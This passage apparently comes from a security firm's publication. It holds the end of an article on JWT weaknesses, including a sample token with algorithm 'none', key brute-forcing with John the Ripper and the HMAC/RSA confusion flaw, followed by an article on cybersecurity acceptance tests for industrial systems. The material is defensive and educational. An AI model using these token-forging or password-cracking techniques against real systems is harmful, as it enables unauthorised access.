
```
eyJhbGciOiJub25lIiwidHlwIjoiSldUIn0
.
eyJzdWIiOiIxMjM0NTY3ODkwIiwibm
FtZSI6ImFub255bW91cyIsInNvY2Il
dHkiOiJXYXZlc3RvbmUiLCJlbWF
pbCI6ImFub255bW91c0B3YXZlc3Rv
bmUuY29tIiwiaXNhZG1pbiI6ZmFsc2V9
.
```

Attack by exhaustive research

The overall security of JWT tokens is based on the confidentiality of the encryption key. Although no effective attack has ever been documented, an attacker could try to retrieve this through exhaustive research. For HMAC modes, it is possible to use the Jumbo version of John the Ripper to carry out this type of attack in "offline" mode.

In order to facilitate the simulation of this type of attack, we have developed **a script** that takes a JWT token as its input, and generates a format usable by the Jumbo version of John the Ripper as an output.

During an intrusion test, we were also surprised by our ability to validate a JWT token obtained from the application tested on the jwt.io site:



It turns out that the secret means used by the application to sign the tokens had a default value, which turned out to be... "secret".

In an architecture that uses JWT tokens, clients need to know the following:

- The shared key: if a symmetric algorithm is used (HMAC, AES, etc.);
- The public key: if an asymmetric algorithm is used (RSA, ECDSA, etc.).

Therefore, when using a symmetric algorithm, clients (service providers, etc.) are also able to sign/encrypt a token; if a client is compromised by an attacker, the attacker can then attempt to compromise the entire infrastructure (by the construction of specific tokens). As a result, it is preferable to use asymmetric encryption algorithms if there is no need for the clients (service providers, etc.) to be able to sign tokens.

Verification of the signature

Verification of the signature is a sensitive step and must be properly implemented. In 2015, a **vulnerability** in the implementation of signature verification mechanisms, which affected numerous components (node.js, pyjwt, php-jwt, etc.), was reported by Tim McLean. In certain circumstances, this vulnerability could allow an attacker to use an RSA public key to sign a token, via HMAC, and thus have the ability to generate tokens that would be accepted by client applications.

The dangers of local storage

Some applications store tokens locally, so they can be employed later, using client-side code (JavaScript, etc.); this approach is used, in particular, for "stateless" applications with large token sizes. While cookies are protected by "secure" and "HttpOnly" attributes, tokens manipulated by JavaScript have no security attributes and are thus vulnerable to session-hijacking-type attacks (there is no equivalent of "HttpOnly") or the transmission of the tokens via non-secure channels (there is no equivalent of the "secure" attribute).

CONCLUSION

Using JWT tokens increases the security of web services by putting in place a number of cryptographic mechanisms. However, security can only be assured if the different elements are defined according to their use cases. As a result, there is a need to:

- Use sufficiently large keys;
- Adapt the cryptographic algorithms used to the application context (SSO, single web service, etc.);
- Put in place anti-replay mechanisms (for example, limits to the duration of sessions);
- Consider using token invalidation mechanisms;
- Keep encryption keys secure.

Madhi BRAIK

Sources

https://tools.ietf.org/html/rfc7519
https://www.rfc-editor.org/rfc/rfc7515.txt
https://www.rfc-editor.org/rfc/rfc7516.txt
https://tools.ietf.org/html/rfc7518
https://en.wikipedia.org/wiki/JSON_Web_Token
https://jwt.io/
https://auth0.com/blog/critical-vulnerabilities-in-json-web-token-libraries/
http://blog.prevoty.com/does-jwt-put-your-web-app-at-risk

CYBERSECURITY AND INDUSTRIAL IS TESTING

Security audits of industrial Information Systems in production often reveal severe vulnerabilities as a result of design errors. Some of these errors could have been prevented at minimal cost before the system was put into production, but can prove difficult, or impossible, to correct retrospectively.
In this article, we will see how cybersecurity tests (and, in particular Site Acceptance Tests) can help to avoid such a situation by strengthening cybersecurity in a sustainable way—and at low cost.

FROM DESIGN TO IMPLEMENTATION: WHERE DOES CYBERSECURITY FIT IN?

When an industrial operator wants to control a new process (or replace an existing control system), it provides its specifications to a supplier. The supplier then typically adapts a system from its product range and delivers it to the operator, who puts it into operation. Often, it is the supplier who then maintains the system.

Historically, cybersecurity has not featured heavily in the procurement and delivery of such systems. Although questions of availability and security have always been important, specifications tend to contain few, or no, cybersecurity requirements.

As a result, suppliers of industrial systems have become accustomed to delivering "off-the-shelf" systems which involve a minimal amount of adaptation to operators' needs, and are not universally willing to consider such requirements.

Among the major types of vulnerabilities encountered on industrial ISs in production (and due to errors before they are put into production) are:

- Operator interfaces from which users can escape and gain access to the operating system
- The absence, or inoperability, of anti-virus measures
- Windows versions that, at the time of delivery, will soon be (or already are) obsolete
- Open flows, directly between the WAN and industrial system–with very wide port ranges
- Physically accessible USB ports on operator consoles
- Very high operating temperatures, and an absence of air conditioning, leading to repeated hardware breakdowns
- A heterogeneous NTP configuration between devices, rendering logs unusable
- A lack of resistance/hardening to flooding. If the network load is too high, the entire system may malfunction.
- A standby ADSL modem (or ADSL router) connected directly to the Industrial IS instead of using the standard, secure means for remote connections from the client.

This last type of vulnerability can expose an industrial system directly to the internet: https://icsmap.shodan.io/

CYBERSECURITY TESTING

The cybersecurity testing process is modeled on the types of acceptance test processes already familiar to operators:

- **Documentation:** The preparation of a set of cybersecurity requirements (and associated tests) included as an annex to the specification sent to the supplier. This document should also describe the test conditions for the FAT and SAT tests.
- **Factory Acceptance Tests (FAT):** The supplier carries out all the prescribed tests, at its premises, possibly under the operator's supervision. A formal test report is prepared and returned to the operator.
- **Site Acceptance Tests (SAT):** The operator itself carries out the same tests on the system once it has been delivered to site, and before it goes into production. This includes checking that any issues which caused FAT tests to fail have been corrected. Since industrial sites do not always have the technical capabilities to carry out these tests, the operator may send suitably qualified personnel representing the CISO, possibly complemented by an audit assignment.
- **Putting into production:** Once the SAT has been completed, the supplier corrects any remaining discrepancies before the system is put into production.

WHAT ARE THE CYBERSECURITY REQUIREMENTS AND WHAT TESTS SHOULD BE CARRIED OUT?

The requirements, and associated tests, must be heavily tailored to the operator, regulatory requirements, and industrial system involved (size, business issues, etc.). The main areas to be addressed are:

- **Documentation review:** A set of cybersecurity documents must be delivered with the system. The operator must work with the supplier to ensure that these documents have been prepared, and to validate their content. During the SATs, these documents will also serve as the basis for checking the conformity of the existing system with the specification. The main documents required are: a risk analysis of the system in its environment, a computer incident management plan (which has to be integrated with the relevant response plans for the site), network diagrams and inventories, maintenance procedures, a functional specification, and detailed design specifications.

- **Testing of all equipment** (or of a representative sample of it) including: servers, network switches, firewalls, controllers, PLCs, and workstations. The goal to be achieved is to ensure the conformity of the configuration of the equipment with the supplier's specifications, specifically in terms of the configuration of the operating systems, user accounts, BIOS, hardware (USB ports, physical drives, etc.), and network protocols. The existence, and proper functioning of redundancy, for the network connections and power supplies can also be verified at this point.
- **Specific cybersecurity tests:** Still with the aim of ensuring compliance of the existing system with the supplier's specifications, the operator may also carry out technical cybersecurity tests. In fact, such SATs provide a rare opportunity to carry out tests that would be difficult to envisage in a production environment. Care must be taken not to damage the most fragile pieces of equipment (PLCs and controllers).
- IP Scans (Nmap-like), as well as vulnerability scans (Nessus-like) can be performed to verify the conformity of architecture with specifications/inventory, the absence of unnecessary or hazardous equipment and services, and the absence of vulnerabilities.
  The hardening of the equipment can also be tested: flooding resistance tests (hping3-like), the operation of antivirus measures (using EICAR) type tests), and the impossibility of escaping from operator interfaces.
  Lastly, verification that all passwords (for domain controllers, local accounts, telecoms equipment, etc.) have been changed by default can be considered. This can be done using fingerprint extraction and password breaking tools (of the samdump2 and WaveCrack types).

CONCLUSION

Putting in place systematic cybersecurity acceptance tests can enable an industrial operator to **carefully and sustainably improve its level of cybersecurity** in the industrial arena. Correcting errors made before putting the system into production offers clear gains in terms of costs and security.

However, the greatest benefit of putting such tests in place generally arises from the **formalization of cybersecurity requirements, within a managed framework, between the client and supplier**. Introducing cybersecurity requirements at the tender stage, and assessing whether they have been met during testing, can help **raise the importance of cybersecurity to the same level as the well-known issues of availability and security**, resulting in their being addressed properly and collaboratively.

Nicolas NOEL